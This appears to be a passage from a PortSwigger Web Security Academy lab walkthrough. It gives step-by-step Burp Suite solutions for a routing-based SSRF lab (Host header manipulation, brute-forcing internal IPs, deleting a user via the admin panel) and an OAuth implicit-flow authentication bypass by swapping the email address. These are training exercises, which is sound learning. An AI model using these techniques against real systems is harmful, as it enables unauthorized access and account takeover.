
Step 8: Copy the url of the email.




Step 9: paste the url in new window in browser you will be redirected to portswigger sight where you need to login as carlos

Step 10: Enter the new password.






Step 11: Lab Completed




Lab2: Routing-based SSRF

Objective: Exploit a routing-based Server-Side Request Forgery (SSRF) vulnerability to access an internal administrative interface that is otherwise unreachable.


Step 1: Browse the application and identify a feature that interacts with other internal services or uses a middleware that routes requests based on the Host header.






Step 2: Use **Burp Suite** to intercept a request to the application and send it to **Repeater**.


Step 3: Modify the **Host header** in the request to point to a common internal IP address (e.g., 192.168.0.1) or a hostname typically used for admin panels (e.g., admin.internal)



Step 4: If you receive a "404 Not Found" or "Forbidden," use **Burp Intruder** to brute-force the last octet of the internal IP range (e.g., 192.168.0.0/24) to find the active internal server.




Step 5: Once an active internal IP is found (indicated by a "200 OK" or a different response length), change the Host header to that IP and the path to /admin.



Step 6: Access the **Admin panel** through this routed request and locate the option to delete a user.

Step 7: Delete the user **carlos** to fulfill the lab requirements and solve the lab.



Routing-based SSRF
Web Security Academy
Routing-based SSRF
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account
WE LIKE TO
SHOP
First Impression Costumes
$35.39
WTF? - The adult party game
$84.58
Bebbage Web Spray
$11.77
Snow Delivered To Your Door
$39.78


OAuth authentication


Lab1: Authentication bypass via OAuth implicit flow

Objective: **Exploit a flaw in the OAuth implicit flow where the application fails to verify the access token on the backend, allowing you to log in as any user by simply changing the email address in the authentication request.**


Step 1: Log in to your own account and intercept the OAuth callback request in Burp Proxy (usually a POST /authenticate or /login request that includes an access_token and email).








Step 2: Right-click the request and select **Send to Repeater**.







Step 3: In Repeater, locate the JSON body or parameters containing the email and username.

Step 4: Change the email address to carlos@exploit-board.net (or the target user's email) while keeping your valid access_token.

Step 5: Click **Send**; the application should log you in as **carlos** because it trusts the client-provided email without verifying it against the OAuth provider.





Step 6: Follow the redirect to the home page or account page to verify you are logged in as the target user.

